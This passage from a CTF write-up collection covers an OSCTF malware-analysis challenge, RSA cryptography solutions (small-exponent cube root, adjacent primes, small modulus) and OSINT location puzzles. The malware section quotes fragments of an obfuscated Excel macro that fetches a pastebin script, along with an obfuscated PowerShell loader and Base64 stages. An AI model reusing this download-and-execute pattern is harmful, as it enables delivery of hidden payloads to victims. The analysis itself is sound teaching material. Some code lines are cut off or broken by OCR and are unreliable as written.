


There is only one file inside the zip called `Credits69.xlsm`. We can see that this is an Excel Macro-Enabled file. I've booted my Windows 10 VM and imported the possibly malicious file. Upon looking into the source code of the macros, I found some strange characters.



Okay, now I tried to deobfuscate the code a bit and get a little bit of understanding of what is happening. Firstly, the function on top looks like some deobfuscation function, containing two mappings.

Now, I looked through all places where this function was called. I saw some classic strings like "Shell.Application", "microsoft.xmlhttp", etc. around it, so I tried to clean up the code there and I ended up here:



This line seems interesting, it's downloading something from the internet.

```
BROWSER.Open "get", deobfuscateString("Ü³³Bb://B_b³Ekài~B#/jàEÄ/²_Ä/À60äm_§À"),
```

I printed that string deobfuscated and I got this URL: `https://pastebin.pl/view/raw/8cf50a28`

Inside it was an obfuscated PowerShell script.

```
& ( $sHEllid[1]+$sheLLiD[13]+'X')( NEW-objECt Io.cOMPReSSiON.DEFlAteStrEAM( [SyS
```

Now we need to extract the payload from this script and decode it from Base64. You can use tools like CyberChef or Python to perform that. We then get another PowerShell script.

```
$0LDExNi = 'JHF3ZWRmYXogPSAoMTA0LDExNiwxMTYsMTEyLDExNSw1OCw0Nyw0NywxMTIsOTcsMTE1
```

And again, Base64 payload, we can extract it and decode it:

```
$qwedfaz = (104,116,116,112,115,58,47,47,112,97,115,116,101,98,105,110,46);$qwed
```

First two lines seem interesting, so we can extract them. It looks like some decimal string, so we can try to decode it. The decoded value is a pastebin URL: `https://pastebin.pl/view/raw/bdca1702` . Pastebin contains the flag.

`OSCTF{JU5t_n0rmal_eXE1_f113_w1th_C2_1n51De}`

Crypto / The Secret Message

Description

Bob was sending an encrypted message to Alice using a method known only to a few. But Bob seems to have messed something up in the code. Can you identify that mistake and leverage it to gain access to their conversations?

🦹 Solution

```
from sympy import integer_nthroot

n = 955292098954563022257049064793478479099574237131469750015663747394551221914
e = 3
ciphertext = 123455882152544968263105106204728561055927061837559618140477097078
```

```
plaintext, exact = integer_nthroot(ciphertext, e)

if exact:
    print("Plaintext found:", plaintext)
else:
    print("Plaintext is not an exact cube root, solution may not be correct.")

plaintext_bytes = plaintext.to_bytes((plaintext.bit_length() + 7) // 8, 'big')

print("Plaintext:", plaintext_bytes)
```

`OSCTF{Cub3_R00Ting_RSA!!}`

Crypto / Couple Primes

Description

I have used RSA but I think I have made it faster by generating the primes in some different fashion.

I bet you can't decrypt my Super Secure Message! Haha!

🦹 Solution

```
from Crypto.Util.number import *
from sympy import nextprime, isprime
from sympy.ntheory import factorint
from sympy import mod_inverse

n = 201598841688638991771281757150304296664617332856601706642550485791162650877 6
c = 184401623680102493756533486774295952290511800356688450011258550487505910597 8
e = 65537

factors = factorint(n)
assert len(factors) == 2

p, q = factors.keys()
assert isprime(p) and isprime(q)
assert q == nextprime(p)

phi = (p - 1) * (q - 1)

d = mod_inverse(e, phi)

plaintext = pow(c, d, n)
plaintext_bytes = long_to_bytes(plaintext)

print("Plaintext:", plaintext_bytes.decode())
```

`OSCTF{m4y_7h3_pR1m3_10v3_34cH_07h3r?}`

Crypto / Efficient RSA

Description

I have heard that the smaller, the more efficient (pun intended). But how well does that apply to Cryptography?

🕵️ Solution

We can use FactorDB to find the P and Q.

http://factordb.com/index.php?query=131187922768395186681409347096055451442209678490486606059489167618 13

```python
import math

n = 131187922768395186681409347096055451442209678490486606059489167618 13
e = 65537
ciphertext = 812453940240272893974841024517141997308372570168722521947144905 1618

p = 305829048642719614821750884081557 9
q = 428958345685643451264829241976244 7

phi_n = (p - 1) * (q - 1)

def modular_inverse(a, m):
    m0, x0, x1 = m, 0, 1
    if m == 1:
        return 0
    while a > 1:
        q = a // m
        m, a = a % m, m
        x0, x1 = x1 - q * x0, x0
    if x1 < 0:
        x1 += m0
    return x1

d = modular_inverse(e, phi_n)

plaintext = pow(ciphertext, d, n)

plaintext_bytes = plaintext.to_bytes((plaintext.bit_length() + 7) // 8, byteorde
print("plaintext:", plaintext_bytes)
```

OSCTF{F4ct0r1Ng_F0r_L1f3}


OSINT / Nice Movie

Description

> Some secret spies disguised as residents went to watch a movie, but I don't know where. The only clues I have are the song and this location of a Croma Store: https://maps.app.goo.gl/LEX7fn5jXi6Wrjfs6

🕵️ Solution

When we open the provided location and search for `cinema`, there are only 3 options. We can just try all of them. One of them was correct.



OSCTF{3rd floor, Infinity Mall, New Link Rd, Phase D, Shastri Nagar, Versova, Mumbai, Maharashtra 400036}

OSINT / The statue is being repaired

Description

> This statue is typical of a university, can you find out the name of the statue and the city where it exists?

🦹 Solution

We get an image of a statue. We can move it on a Samsung phone and use a feature which I think is called ‘Google Vision’ to search the image. We can add the search term “University” and scroll; at some point, this link will pop up: https://fpt.edu.vn/tin-tuc/fpt-edu-tin-tuc-chung/buc-tuong-self-made-man-thu-hut-su-chu-y-tai-dh-fpt-tp-hcm

The statue is located at **FPT University HCMC**. It’s called **SELF MADE MAN**.

`OSCTF{selfmademan_hochiminh}`

OSINT / Vietnam Tourist 1

Description

> What a Mausoleum! It’s Ho Chi Minh Mausoleum or in Vietnamese is Lăng chủ tịch Hồ Chí Minh. My tourist travel guide asks me some history questions, one of them is when was he born? Would you mind finding the answer for me?

🦹 Solution

A small Google search for `Ho Chi Minh` and one **wiki page** will get you the flag.

`OSCTF{19-05-1890}`


OSINT / Vietnam Tourist 2

Description

> Now I’m going back to my house. On my way back home, I found a building that looks so huge. Do you know what the name of that building is?

🕵️‍♀️ Solution

We can use Google Image Search to find this article.



We can see the following line: “The new headquarters of the Ministry of Foreign Affairs was built at 2 Le Quang Dao (Me Tri ward, Nam Tu Liem district, Hanoi).“. So the building name is `Ministry of Foreign Affairs`.

`OSCTF{ministry_of_foreign_affairs}`

DownUnder CTF 2024 - Writeups ›